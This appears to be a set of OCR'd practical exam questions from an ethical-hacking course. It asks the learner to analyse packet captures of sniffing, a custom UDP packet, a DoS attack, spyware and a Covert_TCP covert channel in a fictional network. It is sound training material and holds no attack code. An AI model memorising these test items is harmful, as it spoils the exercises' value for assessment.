
CEHORG suspects a possible sniffing attack on a machine in its network. The organization has retained the network traffic data for the session and stored it in the Documents folder in EH Workstation – 2 (Windows 11) machine as sniffsession.pcap. You have been assigned a task to analyze and find out the protocol used for sniffing on its network.




As an ethical hacker, you are tasked to analyze the traffic capture file webtraffic.pcapng. Find out the packet's id that uses ICMP protocol to communicate. Note: The webtraffic.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine.




An attacker has created a custom UDP packet and sent it to one of the machines in the CEHORG. You have been given a task to study the ""CustomUDP.pcapng"" file and find the data size of the UDP packet (in bytes). Note: The CustomUDP.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine.




A denial-of-service attack has been launched on a target machine in the CEHORG network. A network session file "DoS.pcapng" has been captured and stored in the Documents folder of the EH Workstation - 2 machine. Find the IP address of the attacker's machine.





A machine in CEHORG network has been installed with a spyware by an Ex-employee. You are given a task to connect to the attacked machine to find out the hidden flag in the documents folder.





A disgruntled employee in CEHORG has used the Covert_TCP utility to share a secret message with another user in the CEHORG network. Covert_TCP manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can be used to hide the data inside IP header fields. The employee used the IP ID field to hide the message. The network capture file “Capture.pcapng” has been retained in the “C:\Users\Administrator\Documents” directory of the “EH Workstation – 2” machine. Analyze the session to get the message that was transmitted.

